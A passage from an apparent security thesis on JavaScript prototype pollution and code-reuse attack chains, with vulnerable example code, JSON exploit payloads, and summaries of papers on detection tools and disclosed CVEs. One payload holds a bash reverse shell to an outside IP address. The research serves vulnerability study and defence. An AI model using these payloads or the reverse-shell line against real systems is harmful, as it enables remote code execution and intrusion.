We recently detected and reported three new critical vulnerabilities in Elastic Kibana that have not been published before: V-2024-0001, CVE-2024-37287, and V-2024-0002, leading to call-flow hijacking attacks via prototype pollution. The weakness in V-2024-0001 allows modification of an object's prototype via *L3.1.1*, adding a property with the value of an empty object `{}`, making it impossible to use known gadgets such as `nodemailer`. To exploit this prototype pollution, we chained the original weakness with another one, *L3.1.2*, allowing modification of already existing objects within the prototype. We found the use of the popular `lodash.merge` package, which is safe against prototype pollution exploitation but can pollute nested objects in the prototypes. This allowed us to, firstly, pollute the prototype with an attacker-controlled property name but an empty object as the value and, secondly, pollute this injected object with the attacker-controlled properties to reconstruct a payload for the *G3.2* gadget in `nodemailer`. All vulnerabilities and gadgets were responsibly disclosed to the vendors.

3.6 Attack Chains

In real-world scenarios, security researchers often combine different exploit primitives to bypass mitigations or demonstrate the highest impact of an attack. We have also employed combinations of attacks in our case studies of the disclosed vulnerabilities. For instance, in CVE-2019-0866 and CVE-2019-0872 against Microsoft Azure DevOps, we chained an *A2* call-flow hijacking attack, which requires high privileges to achieve RCE, with XSS attacks that can be exploited by an attacker with minimal privileges in the system. In these cases, an attacker needs to have a restricted user account in Azure DevOps to exploit an XSS vulnerability and store a payload that executes in the victim's browser. When a victim with administrative privileges opens a malicious page containing the injected payload, they inadvertently trigger an insecure deserialization process of

attacker-controlled data, leading to RCE.

Another example is the chaining of prototype pollution vulnerabilities with race conditions, which allows for the triggering of a gadget within a certain timeout after the weakness is triggered. These chains demonstrate the feasibility of exploiting eleven *A3* data-only attacks against Parse Server, Rocket.Chat, and Elastic Kibana, as shown in Table 3.1. Prototype pollution vulnerabilities often lead to application crashes sometime after exploitation. This occurs because the application's code does not expect new properties in the prototype, resulting in unhandled exceptions before the gadget is triggered. The race conditions allow an attacker to execute the gadget exactly within the time window between triggering the weakness and the application's crash. Thus, the application executes the attacker-controlled code before crashing, leading to RCE even though the application crashes afterward.

Some of the disclosed vulnerabilities combine different weaknesses to successfully carry out attacks. Three vulnerabilities in Parse Server (CVE-2022-39396, CVE-2022-41878, and CVE-2022-41879) and one in Rocket.Chat (CVE-2023-23917) first exploit *L3.1.1* to pollute an object's prototype, enabling an insecure option in the MongoDB BSON parser [36], which allows the deserialization of JavaScript functions from the database. They then exploit *L1.1.1* by injecting JavaScript code from the database into the created functions during the BSON deserialization process. The *L1.2.2* gadget finally invokes these functions. In all these cases, we utilize the implicit `toJSON` call from `JSON.stringify`. This demonstrates the practical combination of *A3* data-only and *A1* code injection attacks.

In the V-2024-0001 vulnerability of Elastic Kibana, we combine two different weaknesses in an *A3* data-only attack chain. First, a *L3.1.1* code fragment pollutes the array's prototype with an empty object `{}`. While the attacker does not control the value of the polluted property, which should contain a payload for RCE, they then exploits *L3.1.2* weaknesses to further pollute the already injected object in the prototype. This vulnerable code fragment does not allow the pollution of the prototypes themselves but does permit pollution of any existing objects within the prototypes, enabling the attacker to place a payload in the required object's properties. This chain allows an attacker to use the *L3.2.2* external API call, which spawns a new process with the name and arguments from the polluted object, ultimately achieving RCE.

Additionally, the taxonomy helps us identify new feasible code-reuse attack chains, which we present in this section. We introduce new exploit primitives, payloads, and code snippets that demonstrate code-reuse attack chains not previously published. These code snippets illustrate realistic features in web applications that can potentially be found in the wild. They provide a starting point for future research on analyzing similar scenarios through static or dynamic analysis and testing real-world applications against these vulnerable code patterns. In our view, applications and libraries that perform complex data transformations, such as data parsers or deserializers, appear to be promising targets for identifying and

exploiting the following patterns.

<Call-flow hijacking, Code injection> attack chain The first code-reuse attack chain combines a call-flow hijacking attack with code injection. Listing 3.17 presents a vulnerable web application written in JavaScript that can be exploited through this attack chain. The example extends the ideas from Listing 3.10 in Section 3.4. The application includes a `defaultSettings` object used to reset

```
1  const defaultSettings = {
2    // any application settings here, for example:
3    web: { /* ... */  },
4    mobile: { /* ... */  }
5  }
6
7  var users = {}
8  function signUp(req, res) {
9    const user = {
10     ...req.body,
11     createLogger(prefix) {
12       const name = this.name
13       return function (message) {
14         console.log(`${prefix} USER [${name}]: ${message}`)
15       }
16     }
17   }
18
19   const userId = Date.now().toString()
20   users[userId] = user
21   res.session.userId = userId
22 }
23
24 function resetSettings(req, res) {
25   const userId = req.session.userId
26   const user = users[userId]
27   if (user) {
28     for (const preference of req.body) {
29       const { featureKey, configCategory, configKey } = preference
30       user[featureKey] = defaultSettings[configCategory][configKey]
31     }
32   }
33 }
34
35 function someUserRequest(req, res) {
36   const userId = req.session.userId
37   const user = users[userId]
38   const log = user.createLogger(`ID [${req.body.id}]`)
39   log("Start request handling...")
40   // do something
41 }
```

Listing 3.17: <Call-flow hijacking, Code injection> attack chain.

user settings to predefined values. The default settings are grouped by categories such as *web* and *mobile*.

The `signUp` function, defined in lines 8-17, registers a new user in the application. The created `user` object includes a `createLogger` function that returns a logger function with a specified prefix. This is a typical implementation of the currying design pattern in JavaScript [88], which transforms a function that takes multiple arguments into a sequence of functions, each taking a single argument. In this example, `log(prefix, message)` translates to `log(prefix)(message)`, allowing the storage of `log(prefix)` in a separate variable for reuse, as shown in line 38.

The `resetSettings` function, defined in lines 24-33, allows a user to reset their preferred settings to the default values. For each parameter, the user provides a `featureKey` in the `user` object, along with a `configCategory` and `configKey` pair to locate the default value in the `defaultSettings` object. The `someUserRequest` function, defined in lines 35-41, creates a log function with the given prefix, writes a log message, and then performs other actions that are omitted for brevity. We assume that a user can send a request and trigger the execution of any function in this example. If a user triggers `signUp` with the body `{name: "Yuske"}` to register a user and then triggers `someUserRequest` with `{id: "42"}`, the output will display the log message *ID [42] USER [Yuske]: Start request handling....* Notice that this code does not include any security-sensitive functions, which could be potential targets of an attack. Everything in the example appears generally safe.

An attacker, however, can exploit the `resetSettings` function with the following request body after creating a user account:

```
[
  {
    "featureKey": "createLogger",
    "configCategory": "toString",
    "configKey": "constructor"
  }
]
```

This request replaces the `createLogger` function in the user's object with the constructor of a JavaScript function [113]. When `someUserRequest` is subsequently triggered, the first `createLogger` call on line 38 creates a new function, and the invocation of this function on line 39 leads to its execution.

It is important to note that the attacker does not fully control the body of the created function. In this scenario, `createLogger` actually invokes the `Function.constructor` on line 38, where the argument matches the `body` parameter of the function constructor. Therefore, the argument must represent valid attacker-controlled JavaScript code but will have the prefix `ID [<placeholder>]`, where the attacker only controls the `<placeholder>`. This complex concatenation resulting in invalid JavaScript was chosen to illustrate a more practical case.

This case demonstrates a convoluted code injection attack which is possible because of the flexibility and dynamic nature of JavaScript. If an attacker provides a JavaScript expression as the placeholder, this code will be interpreted as accessing a property of the `ID` object using a *computed name* [118]. As a result, the runtime first evaluates the attacker-controlled expression to obtain the property name. However, since `ID` is undefined, an exception will be thrown during function evaluation. JavaScript's feature of allowing function definitions after their usage in code enables crafting a complete payload for the body of `someUserRequest`:

```
{ id: "(() => console.log('Injection!'))()];function ID(){};[" }
```

Listing 3.17 illustrates the attack chain combining call-flow hijacking and code injection. According to the taxonomy, line 30 represents *L2.1.1*, a language feature of an existing function injection, corresponding to the *W2.1 Function pointer modification* weakness. Line 38 represents both *L2.2.1*, a direct call, corresponding to the *G2.2* gadget that invocates a function via the modified pointer, and *L1.1.1*, creating a new function at runtime, which corresponds to the *W1.1 Code injection* weakness. Line 39 contains *L1.2.1*, an explicit call of the *G1.2 Injected code evaluation* gadget, which ultimately leads to arbitrary code execution.

<Call-flow hijacking, Data-only> attack chain To demonstrate the second code-reuse attack chain, we modify the previous example. Listing 3.18 presents the updated version where the `signUp` and `someUserRequest` functions have been altered. In `signUp`, we replace the `createLogger` function with a `request` function in the user's object. The new function simulates sending a request, taking request parameters and returning a response object. Such a function might use some property values from the `user` object itself and utilize them to make a request to an internal service, like a database. However, the implementation details of this function are not important for our example and are therefore omitted. In `someUserRequest`, the function invokes a user's request in line 36 and processes the response by replacing a field with a user-provided value in line 37. This allows a user to combine data from a service like a database with provided data in their response.

After creating a user account, an attacker can trigger `resetSettings` with the following request body:

```
[
  {
    "featureKey": "request",
    "configCategory": "constructor",
    "configKey": "getPrototypeOf"
  }
]
```

```
1  const defaultSettings = {
2    // any application settings here, for example:
3    web: { /* ... */  },
4    mobile: { /* ... */  }
5  }
6
7  var users = {}
8  function signUp(req, res) {
9    const user = {
10     ...req.body,
11     request(params) {
12       // send a request to something and return the response
13       return { /* ... */ }
14     }
15   }
16
17   const userId = Date.now().toString()
18   users[userId] = user
19   res.session.userId = userId
20 }
21
22 function resetSettings(req, res) {
23   const userId = req.session.userId
24   const user = users[userId]
25   if (user) {
26     for (const preference of req.body) {
27       const { featureKey, configCategory, configKey } = preference
28       user[featureKey] = defaultSettings[configCategory][configKey]
29     }
30   }
31 }
32
33 function someUserRequest(req, res) {
34   const userId = req.session.userId
35   const user = users[userId]
36   const response = user.request({ /* ... */ })
37   response[req.body.replaceKey] = req.body.replaceVal
38   // do something
39 }
```

Listing 3.18: <Call-flow hijacking, Data-only> attack chain.

This replaces the user's function `request` with the built-in object's function `getPrototypeOf` [121]. Next, the attacker triggers `someUserRequest` with the following request body:

```
{
  replaceKey: "command",
  replaceVal: "bash -i >& /dev/tcp/104.198.181.93/8080 0>&1",
}
```

In line 36, the `request` call actually invokes `getPrototypeOf`, which takes an object as its first argument. This function call returns the object's prototype,

and then the property assignment in line 37 pollutes the prototype by adding the `command` property with the attacker-controlled value. The remaining component of this attack chain is a prototype pollution gadget that looks up the attacker-controlled property in the prototype. This gadget could be located in any unrelated part of the program. For example, if the attacker manages to trigger an `exec` call from Listing 3.14 using the provided request body, they could gain a shell on the application's server, allowing them to execute arbitrary commands. Even if the application does not have its own prototype pollution gadget that can be triggered, the attacker might exploit a gadget from NPM packages or the Node.js/Deno runtime itself if the application uses exploitable APIs. We collected such server-side gadgets in a GitHub repository [101] while working on our prototype pollution studies [42, 194, 196].

In Listing 3.18, line 28 illustrates *L2.1.1*, the injection of an existing built-in function corresponding to *W2.1* of the call-flow hijacking attack. Line 37 is a *L2.2.1* direct call of the *G2.2* gadget, completing the call-flow hijacking attack. Both lines 36 and 37 represent components of *L3.1.1* item of the *W3.1* weakness that modify the object's prototype in the data-only attack.

<Data-only, Call-flow hijacking, Code injection> attack chain I In the attack chain *<Call-flow hijacking, Code injection>* we assumed that a currying function was present within an object that an attacker could modify, such as the `user` object. We now remove this assumption and consider the primitives that allow an attacker to achieve arbitrary code execution when the exploit primitives of call-flow hijacking and code injection are not explicitly related.

Listing 3.19 shows the code for this example. We moved the currying function `createLogger` out of the user's object and defined it separately in line 7. The `someUserRequest` function now uses the `apply` call in line 49 to invoke the currying function, passing the response object as `this` and an array of arguments as the second parameter. The attacker does not control the value of `res`, which is an object with application-predefined properties. However, they do control the value in the second parameter, such as `req.body.id`.

We introduce new exploit primitives in `resetSettings` that allow modifying the shared state. The nested `setValue` function, defined in line 34, sets a value to `obj` according to the passed access property path. For example, `setValue({},["a","b"],"c")` transforms the first argument to `{a:{b:"c"}}`. This function does not validate the access path and is vulnerable to *prototype pollution*. This new exploit primitive allows an attacker to start an attack chain from a data-only attack and replace the `apply` function in the function's prototype with any built-in JavaScript function. Thus, a request triggering `resetSettings` with a body containing:

```
{
  "featurePath": "toString.__proto__.apply",
  "configPath":  "toString.constructor"
}
```

```
const defaultSettings = {
  // any application settings here, for example:
  web: { /* ... */  },
  mobile: { /* ... */  }
}

function createLogger(prefix) {
  return function (message) {
    console.log(`[${prefix}]: ${message}`)
  }
}

var users = {}
function signUp(req, res) {
  const user = {
    ...req.body,
  }
  const userId = Date.now().toString()
  users[userId] = user
  res.session.userId = userId
}

function resetSettings(req, res) {
  function getValue(obj, path) {
    for (const key of path) {
      if (!obj[key])
        obj[key] = {}

      obj = obj[key]
    }
    return obj
  }

  function setValue(obj, path, value) {
    const lastKey = path.pop()
    const parentObj = getValue(obj, path)
    parentObj[lastKey] = value
  }

  const user = users[req.session.userId]
  for (const preference of req.body) {
    const { featurePath, configPath } = preference
    const value = getValue(defaultSettings, configPath.split("."))
    setValue(user, featurePath.split("."), value)
  }
}

function someUserRequest(req, res) {
  const log = createLogger.apply(res, [req.body.id])
  log("Start request handling...")
  // do something
}
```

Listing 3.19: <Data-only, Call-flow hijacking, Code injection> attack chain I.

enables an attacker to invoke the function's constructor instead of any `apply` call in the application. However, this alone is insufficient for a successful attack. In line 49, the application performs an `apply` call and passes an object as the first argument, as expected. The function's constructor converts all arguments to string values and expects a new function's argument name as the first parameter and the function's body as the second. The `res` object is passed as the first parameter and is converted to a string via the `toString` call. The default implementation of `toString` returns `[object Object]`, which is an invalid argument name for a JavaScript function. As a result, the replaced `apply` call in line 49 throws the exception *SyntaxError: Unexpected identifier 'Object'.*

To bypass this limitation, an attacker needs to replace the default `toString` representation for all objects. The final version of the payload corresponds to:

```
[
  {
    "featurePath": "toString.__proto__.apply",
    "configPath":  "toString.constructor"
  },
  {
    "featurePath": "__proto__.toString",
    "configPath":  "toString.name.constructor"
  }
]
```

This payload also replaces `Object.toString` with the `String` type constructor. The string constructor returns an empty string, allowing the attacker to successfully call the function's constructor in line 49, which generates a new function without arguments and with attacker-controlled code in its body. Line 50 then invokes the generated function, leading to arbitrary code execution in the application.

Thus, we now have exploit primitives for all kinds of attacks in the taxonomy. The code in `getValue` and `setValue` represents a prototype pollution, corresponding to *L3.1.1* of the *W3.1* weakness, facilitating a data-only attack. The calls to these functions in lines 43 and 44 trigger *L2.1.1* language features of the *W2.1* weakness to call-flow hijacking. Line 49 contains gadgets for both attacks: *L2.2.1*, a direct call of the *G2.2* modified function pointer, and *L3.2.2* of the *G3.2* data-only attack gadget, which reads the modified pointer from the shared state. Line 49 also triggers *L1.1.1*, creating a function of the *W1.1* weakness in the code injection attack. Finally, line 50 represents the *G1.2* gadget of this attack through the *L1.2.1* explicit call of the created function.

<Data-only, Call-flow hijacking, Code injection> attack chain II The previous attack chains demonstrate the powerful combination of exploit primitives that may be present in the wild. However, the existence of currying functions like `createLogger` raises the question: Is it possible to exploit a similar attack if an application does not define any function that returns another function? This implies that the chain should consist only of built-in functions in its

```
1 function someUserRequest(req, res) {
2   const customReduce = Array.prototype.reduce.bind(req.body.messages,
3     (acc, val) => { return acc + val + ' ' })
4   console.log(customReduce("Prefix: "))
5   console.log(customReduce("Another prefix: "))
6   // do something
7 }
```

Listing 3.20: <Data-only, Call-flow hijacking, Code injection> attack chain II.

exploit primitives. Let us remove `createLogger` from our example and rewrite `someUserRequest` as shown in Listing 3.20.

The new implementation uses the `bind` function [113] in line 2 to create a new function based on the built-in `reduce` function that, when called, uses the `req.body.messages` array as `this` and a callback passed as the second argument. This is also a variation of the currying design pattern using built-in JavaScript features. In our example, the generated `customReduce` function returns a string that takes the first argument as a prefix and concatenates all elements of `req.body.messages`. For `[1,2]` array, line 4 outputs `"Prefix: 1 2"` to the console, while line 5 outputs `"Another prefix: 1 2"`.

An attacker can exploit this code via a *<Data-only, Call-flow hijacking, Code injection>* attack chain similar to the previous case. They first trigger `resetSettings` with the following request body, which replaces `bind` with the function's constructor:

```
[
  {
    "featurePath": "toString.__proto__.bind",
    "configPath":  "toString.constructor"
  }
]
```

The attacker then triggers the execution of `someUserRequest` by passing the following payload in the `messages` parameter of the request's body:

```
[
  "arg1,
   arg2 = (Function.prototype.bind = function(ref, ...boundArgs) { const fn =
        this; return function (...args) { return fn.apply(ref, [...boundArgs,
        ...args]); }}),
   arg3 = (() => {console.log('Injection!')})()"
]
```

The payload is complex and requires additional discussion. It defines a list of arguments for the created function. In line 4 of Listing 3.20, the code passes `Prefix:` to the first argument, `arg1`. For the other arguments, we define default values whose expressions will be executed at the time the function is called in line 4. The default value of `arg2` fixes the replaced `bind` function by reassigning the original implementation to the function's prototype. Otherwise, the runtime

throws an exception when trying to invoke `bind` in internal code. The default value of `arg3` represents an example of malicious code that the attacker wants to execute during the attack. In the payload, this code simply outputs `Injection!` to the console as an example. Thus, this attack chain also leads to arbitrary code execution for the considered example.

While the examples demonstrate the feasibility of attack chains in JavaScript-driven applications, we leave the investigation of their prevalence in the wild as future work.

Chapter 4

Summary of Publications

This thesis comprises four papers that have been published in peer-reviewed conferences: the Network and Distributed System Security Symposium (NDSS), the USENIX Security Symposium, and the ACM Web Conference (formerly known as WWW). Additionally, the author has contributed to another paper titled "Friendly Fire: Cross-app Interactions in IoT Platforms," which has been published in the peer-reviewed journal ACM Transactions on Privacy and Security (TOPS). This paper is not included in the thesis, as it focuses on IoT security, which diverges from the main topic of the thesis. The formatting of the included papers has been standardized to match the overall style of the thesis, but their content remains unchanged from the original publications. A unified bibliography, combining references from the thesis and the included publications, has been appended at the end of this document. The subsequent sections provide summaries of each paper and detail the individual contributions of the thesis author.

4.1 SerialDetector: Principled and Practical Exploration of Object Injection Vulnerabilities for the Web

This paper presents the first systematic approach for detecting and exploiting object injection vulnerabilities (OIVs) in .NET applications, including the .NET Framework and the libraries that these applications build on. In web applications, a typical OIV is triggered during the deserialization of attacker-controlled data. Deserialization is the process of converting input data, such as XML or JSON documents, into objects. Deserializers may execute methods of the deserialized objects, like constructors or property setters, which can lead to the execution of a code chain (*gadget*) that performs malicious actions.

We delve into the implementation of the .NET Framework to identify the root causes of OIVs. We classify methods that create new objects dynamically based on the object's type as *sensitive sinks*. Sensitive sinks are either native (external) methods or dynamically generated methods that take type information as an

input parameter and return a new object of that type. We also define *attack triggers*, which are the initial methods in a gadget chain leading to malicious behavior. Given that an attacker can manipulate the type of the created object, they can influence which specific implementation of an attack trigger is invoked. Thus, attack triggers can be either virtual methods that execute a method based on the object's type or native methods that take the attacker-controlled method name as a parameter, allowing the attacker to execute any method on the object. In light of this analysis, we designed a framework-agnostic approach to detect OIVs, defining three key ingredients: *(i)* public entry points; *(ii)* sensitive sinks; and *(iii)* attack triggers.

We implemented this approach in SerialDetector [190], a static analysis tool designed to detect and exploit object injection vulnerabilities in .NET applications and libraries. The tool features a fully automated *detection* phase, which performs call graph analysis, entry point detection, and taint-based dataflow analysis to identify OIV code patterns. SerialDetector implements a scalable abstract interpretation of Common Intermediate Language (CIL) instructions in the .NET runtime, enabling the analysis of the .NET Framework without requiring access to its source code or any specific knowledge about the semantics of individual methods, thus operating in a framework-agnostic manner. The second phase of the analysis is a semi-automated exploitation phase. This phase serves several purposes: *(i)* matching the generated patterns with publicly available gadgets to evaluate the effectiveness of our detection algorithms; *(ii)* generating malicious payloads based on the information of detected and validated gadgets; and *(iii)* performing call graph analysis of applications to detect and exploit OIVs.

We evaluated the feasibility of our approach on 15 vulnerable .NET deserializers. SerialDetector confirmed exploitable patterns in 10 deserializers and reported warnings for 5 deserializers due to the lack of support for method calls via function pointers, such as *delegates*. To validate its effectiveness in practical scenarios, we applied SerialDetector to production software. We selected Microsoft Azure DevOps as the primary target for our investigations. SerialDetector enabled us to detect and exploit three critical security vulnerabilities leading to RCEs: CVE-2019-0866, CVE-2019-0872, and CVE-2019-1306.

Takeaways

Our key observation is that the root cause of OIVs lies in the untrusted information flow from an applications' entry points to sensitive sinks, which create objects of arbitrary types to invoke attack triggers that initiate the execution of a gadget. Drawing on this insight, we developed the open-source SerialDetector tool. We conducted a thorough evaluation of OIV patterns in .NET-based deserialization libraries, demonstrating that SerialDetector can identify vulnerable patterns with minimal burden on security analysis. These patterns were then used in a broad security analysis of vulnerable applications, including Microsoft

Azure DevOps, showcasing SerialDetector in action to identify and exploit highly critical vulnerabilities leading to RCEs.

Statement of Contribution

This paper was published in the *28th Network and Distributed System Security Symposium (NDSS 2021)* and was co-authored with Musard Balliu. The idea of studying object injection vulnerabilities in a framework-agnostic manner was proposed by the thesis author and further developed in collaboration with the co-author. The thesis author developed the tool prototype and conducted its evaluation. Using the developed methodology and tool, the thesis author successfully detected and exploited new vulnerabilities in Microsoft Azure DevOps. Both authors contributed to the writing of the paper.

4.2 Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js

In this paper, we study prototype pollution vulnerabilities holistically, from the detection of prototype pollution to the identification of gadgets that lead to RCE attacks. We investigate the key ingredients of prototype pollution and demonstrate the similarities between exploiting prototype pollution and object injection vulnerabilities. Like the exploitation of OIVs, code-reuse attacks via prototype pollution require two stages: *(i)* polluting the prototype via an *injection sink* and *(ii)* executing the gadget, which consists of existing program code fragments that propagate a value from the polluted property to an *attack sink* that performs a security-sensitive action. We focus on the analysis of the Node.js runtime. We refer to gadgets as *universal gadgets* when they occur in the source code of Node.js. Because these gadgets appear in code that runs within the Node.js runtime, they are available for exploitation in any Node.js application.

We present a semi-automated analysis framework for detecting and exploiting prototype-based vulnerabilities. The framework is divided into three major steps: *(i)* automated prototype pollution detection, *(ii)* automated gadget detection, and *(iii)* manual exploit generation for end-to-end attacks. The prototype pollution detection step performs a multi-label taint-based static analysis to capture the temporal relationship between (attacker-controlled) property accesses in an object. This analysis allows the potential prototype object read to be connected with the assignment of a value to this tracked prototype, thus detecting the prototype pollution vulnerability (its injection sink). The gadget detection step implements a hybrid solution, including dynamic and static analysis of the Node.js source code, to identify an attack sink affected by the value of a polluted property. The last step of the approach is the end-to-end exploit generation. This manual step requires an investigation of the target application's workflow to val-

idate the exploitability of the detected prototype pollution and gadget, achieving code execution on the system.

We developed a toolchain based on CodeQL [84] to detect prototype pollution vulnerabilities and their associated gadgets. We also enhanced the support for JavaScript in CodeQL to achieve better recall metrics in our analysis. The prototype pollution detection is based on the designed multi-label taint tracking and performs the analysis in two ways: *(i)* from the package's exported functions or *(ii)* from any function in the analyzed codebase. The second approach allows us to analyze the code of applications without prior knowledge of the application's entry points available to an attacker. The gadget detection includes dynamic analysis, which collects the names of undefined properties that can be polluted, and static analysis based on CodeQL, which collects attack sinks for given property names. Thus, the analysis provides enough information for implementing PoC exploits for the detected universal gadgets, demonstrating which properties should be polluted and which APIs should be triggered to achieve a malicious action.

We first evaluated the effectiveness of our toolchain in detecting injection sinks. We compiled an open-source benchmark of 100 vulnerable Node.js packages and achieved high recall (82-97%) with low-to-moderate precision (31-50%). Following this, we evaluated the prototype pollution detection on 15 popular Node.js applications and uncovered eight previously unknown exploitable RCEs. The gadget detection analysis allowed us to identify 11 new universal gadgets leading to RCE, which we also leveraged to exploit the discovered vulnerabilities.

Takeaways

We presented the first principled study on the impact of prototype pollution vulnerabilities in Node.js. We propose a semi-automated approach for detecting end-to-end exploits and have open-sourced the toolchain [193], facilitating scalable analysis of real-world Node.js applications and the Node.js runtime. Our findings reveal that universal gadgets introduce a new threat to the Node.js ecosystem: hijacking the control flow of a program to (ab)use unused code available in the application's dependencies and in the runtime itself.

Statement of Contribution

This paper was originally published in the *32nd USENIX Security Symposium (USENIX Security 2023)* and was co-authored with Musard Balliu and Cristian-Alexandru Staicu. The thesis author contributed to the design and implementation of the prototype pollution vulnerability detection toolchain, based on the CodeQL static analysis framework. The author also conducted the evaluation of the static analysis toolchain against the benchmark of vulnerable NPM packages. The process of analyzing Node.js and discovering universal gadgets was a collaborative effort. The thesis author investigated a portion of the Node.js APIs and

implemented several PoC gadget exploits leading to RCEs. Additionally, the thesis author studied open-source Node.js applications, detecting and exploiting new prototype pollution vulnerabilities that resulted in eight RCE attacks in applications such as npm-cli, Parse Server, and Rocket.Chat. All authors contributed to the writing of the paper.

4.3 Unveiling the Invisible: Detection and Evaluation of Prototype Pollution Gadgets with Dynamic Taint Analysis

This paper addresses the challenges associated with exploiting prototype pollution vulnerabilities and examines the impact of application dependencies on this threat. End-to-end exploitation of prototype pollution requires two stages: *(i)* polluting the prototype and *(ii)* executing a *gadget* that inadvertently reads the polluted property and uses it in a security-sensitive action. Both components of the attack can be located in the application code as well as in the application dependencies. While the security community generally agrees that prototype pollution is a root cause of such attacks and should be fixed, the threat posed by gadgets is not sufficiently understood. This paper sets out to study the prevalence and impact of gadgets in the NPM ecosystem that cause arbitrary code execution (ACE).

We present a methodology for large-scale analysis of packages in the NPM ecosystem. The methodology includes *(i)* an automatic setup of the source code, its dependencies, and test suites; *(ii)* an automatic taint-enhanced analysis of the package; and *(iii)* a manual verification of the results. First, the automated pipeline downloads and installs a package, identifies a test runner script, and executes as many package-exported functions as possible to find gadgets. These functions should be called in expected use cases, which is why we assume that the test suite of the package describes typical scenarios of how the package can be used. Second, we perform an automatic analysis that yields high-precision results, making large-scale experiments feasible. Dynamic taint analysis is chosen to meet this requirement. As the final step, we verify the candidate gadgets produced by the automated analysis. Since we are primarily interested in ACE and related vulnerabilities, we filter gadget candidates based on Node.js API (*sink*) reached by a polluted value. We then manually implement small PoC exploits for the filtered gadgets.

Drawing on this principled methodology, we developed Dasty, an efficient dynamic taint analysis tool for detecting prototype pollution gadgets. Dasty targets server-side Node.js applications and relies on an enhancement of dynamic taint analysis which we implement with the dynamic AST-level instrumentation. We modified the dynamic instrumentation framework NodeProf [209] and built our analysis on top of it. At runtime, the analysis automatically identifies any property accesses from an object's prototype, injects a taint mark, and records

the code flows that reach dangerous sinks, while implementing strategies such as forced branch execution [207] to improve effectiveness.

Moreover, Dasty provides support for visualizing code flows within an IDE, facilitating the subsequent manual analysis for building PoC exploits. We evaluated Dasty's effectiveness and performance compared with state-of-the-art gadget detection tools. Dasty introduces 1.2 to 3.8 times average performance overhead compared to the original NodeProf, which allowed us to complete the experiments successfully. Dasty is more effective and performant compared to the analysis implementation based on the state-of-the-art tool Augur [3].

To illustrate the danger of gadgets, we used Dasty to study about 10K of NPM packages and analyze the presence of gadgets leading to ACE. Dasty identified ACE gadgets in 49 NPM packages. To investigate how Dasty integrates with existing tools to find end-to-end exploits, we conducted an in-depth analysis of Elastic Kibana using Dasty in combination with the Silent Spring toolchain [193] for prototype pollution detection. We identified and confirmed the exploitation of a high-severity vulnerability, CVE-2023-31415, leading to RCE.

Takeaways

We developed a methodology and a tool, Dasty, allowing us to perform large-scale analysis of NPM packages against prototype pollution gadgets leading to ACE. We conducted the first systematic experiment to study the prevalence of server-side gadgets in the NPM ecosystem, discovering exploitable ACEs in 49 packages. Additionally, we detected a prototype pollution vulnerability in a high-profile web application and successfully exploited it via one of the confirmed gadgets. We responsibly reported the vulnerability and gadgets to the vendors and the packages' maintainers. We have also open-sourced Dasty, the semi-automated pipeline designed to help developers identify gadgets in their applications' software supply chain.

Statement of Contribution

This paper was published in the *ACM Web Conference 2024 (WWW '24)* and was co-authored with Paul Moosbrugger and Musard Balliu. The thesis author contributed to the design of the methodology and the Dasty pipeline. Most of the gadget candidates were verified, and the PoC exploits were implemented by the thesis author. The author also performed the experiments combining Dasty with the Silent Spring toolchain to analyze and exploit the high-profile application Elastic Kibana. As a result of this experiment, the thesis author detected and reported a high-severity vulnerability leading to RCE. The writing of the paper was a joint effort by all authors.

4.4 GHunter: Universal Prototype Pollution Gadgets in JavaScript Runtimes

We study prototype pollution gadgets in JavaScript runtime environments—code fragments that read polluted properties and pass their values to APIs, allowing an attacker to perform malicious actions. Gadgets embedded in runtime code are particularly dangerous because they are shared across all applications, significantly increasing the attack surface. This work is inspired by the Silent Spring paper [194], which uses static taint analysis for Node.js APIs to identify prototype pollution gadgets, known as universal gadgets, that lead to ACE. We propose that dynamic analysis is more effective for identifying universal gadgets due to several reasons: *(a)* the sources of analysis involve accesses to properties from the prototype, which are difficult to identify statically; *(b)* the highly dynamic nature of JavaScript presents significant challenges for static analysis, leading to low precision and recall, along with high manual effort; and *(c)* realistic gadgets are best captured through common API usage scenarios, which are effectively represented by comprehensive runtime test suites.

We designed an analysis pipeline that operates in the following steps: *(i)* automated identification of candidate properties for prototype pollution by detecting undefined property accesses; *(ii)* simulation of pollution of candidate properties and automated detection of the reachability of security-sensitive functions (*sinks*) and unexpected terminations, reporting gadget candidates; *(iii)* manual verification of the gadget candidates and generation of PoC exploits for confirmed gadgets. We assume that the runtime's own test suite contains a representative sample of API use cases, thus our approach utilizes these test suites as representative examples of normal API usage.

We designed and implemented GHunter, a pipeline for systematically detecting gadgets in V8-based JavaScript runtimes, including Node.js and Deno. GHunter supports a lightweight dynamic taint analysis to automatically identify gadget candidates, which we validate manually to derive PoC exploits. We implemented GHunter by modifying the V8 engine and the targeted runtimes, along with features that facilitate manual validation. The modified V8 engine collects all attempts to access undefined properties during execution. The pipeline then simulates pollution of the collected properties by assigning a *taint* value instead of undefined and re-runs the tests. The modified target runtimes, Node.js and Deno, report source-to-sink flows to external APIs when the tainted value is passed as an argument. For all test runs, the pipeline also collects information on unexpected terminations due to a polluted property, indicating potential DoS attacks.

We used GHunter in a systematic study of gadgets in Node.js and Deno runtimes. We identified a total of 56 new gadgets in Node.js and 67 gadgets in Deno, pertaining to vulnerabilities such as arbitrary code execution (19), privilege escalation (31), path traversal (13). We have responsibly disclosed our findings to the Node.js and Deno development teams. Both acknowledged our report but

neither considers them within their current threat model. Node.js suggested a public discussion with their developer community on the dangers of gadgets.

To demonstrate the impact of these gadgets, we analyzed Elastic Kibana for end-to-end exploits. We initially utilized the Silent Spring toolchain [193] to detect prototype pollution vulnerabilities and then exploited one of the detected vulnerabilities using a new gadget in the `require` function. The vulnerability was fixed and received CVE-2023-31414 with a critical severity rating. We also compared the effectiveness of GHunter and Silent Spring in finding universal gadgets. This evaluation showed that GHunter is more precise, resulting in less manual work required and higher accuracy. We attribute this primarily to the fully dynamic approach used by GHunter, which ensures every gadget candidate reaches a sink and provides support for dynamic language features. We evaluated the performance overhead incurred by GHunter. For Node.js, the time required to evaluate the full test suite increased by 111.72%. For Deno, running all tests increased runtime by 14.63% in total. The main reason for the decreased performance and higher failure rate is the code responsible for checking tainted values in internal sinks. However, these experiments demonstrate that GHunter evaluates the full test suites in a reasonable time and can be effectively used for analyzing Node.js and Deno runtimes.

Takeaways

